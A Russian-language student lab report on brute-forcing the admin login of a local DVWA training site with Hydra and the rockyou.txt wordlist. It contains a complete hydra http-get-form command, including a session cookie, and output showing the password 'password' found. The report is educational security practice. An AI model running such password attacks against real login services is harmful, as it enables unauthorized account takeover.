

# Индивидуальный проект

## Этап 3

Худдыева Дженнет

### Содержание

1	Цель работы .....	1
2	Задание.....	1
3	Теоретическое введение .....	1
4	Выполнение лабораторной работы .....	2
5	Выводы.....	4

### 1 Цель работы

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей

### 2 Задание

Реализовать эксплуатацию уязвимости с помощью брутфорса паролей

### 3 Теоретическое введение

Hydra — это мощный инструмент для проведения атак методом “грубой силы” на системы аутентификации, поддерживающий более 50 различных протоколов, включая HTTP, FTP и SSH. Он позволяет пользователям настраивать параметры атак, включая список имен пользователей и паролей, что делает его универсальным решением для тестирования безопасности.


Hydra обеспечивает высокую эффективность подбора паролей за счет использования стратегии параллельной обработки, что позволяет проводить множество попыток аутентификации одновременно. Режим подробного вывода предоставляет возможность следить за каждой попыткой в реальном времени, что упрощает анализ результатов.

Важно понимать, что использование Hydra должно осуществляться только с разрешения, так как атаки на системы без согласия являются незаконными.

Инструмент подходит для тестирования собственных систем и обучения, способствуя повышению безопасности и защите от угроз

## 4 Выполнение лабораторной работы

Из открытых источников я скачиваю файл rockyou.txt со списком частоиспользуемых паролей. Перехожу в папку с файлом (рис. 1).

A terminal window with a dark background and light blue/green text. The prompt is (kali@kali)-[/etc/php/8.2/apache2]. The user enters 'cd ~/Downloads' and the prompt changes to (kali@kali)-[~/Downloads]. The user then enters 'ls' and the output 'rockyou.txt' is displayed.

```
(kali@kali)-[/etc/php/8.2/apache2]
$ cd ~/Downloads

(kali@kali)-[~/Downloads]
$ ls
rockyou.txt
```

Рис. 1: Файл rockyou

Для запроса hydra понадобятся параметры cookie с сайта DVWA, который я открыла в предыдущей лабораторной работе. Чтобы их получить, скачиваю расширение для браузера Cookie-Editor. На панели справа открываются данные PHPSESSID, копирую их (рис. 2).




Рис. 2: Данные cookie

Ввожу в Hydra запрос нужную информацию. Использую GET-запрос с найденными ранее параметрами для подбора паролей пользователя admin. Появляется результат с подходящим паролем (password) (рис. 3).

```
(kali㉿kali)-[~/Downloads]
$ hydra -l admin -P rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=si2a2m2ltm8qkod1u7nl1frq4e:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-17 05:50:57
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=si2a2m2ltm8qkod1u7nl1frq4e:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-17 05:51:41
```

Рис. 3: Hydra

Для проверки ввожу полученные данные на сайт, получаю положительный результат (рис. 4).

# Vulnerability: Brute Force

## Login

Username:

Password:

Login

Welcome to the password protected area **admin**



Рис. 4: Результат

## 5 Выводы

В ходе лабораторной работы я приобрела практические навыки по использованию инструмента Hydra для брутфорса паролей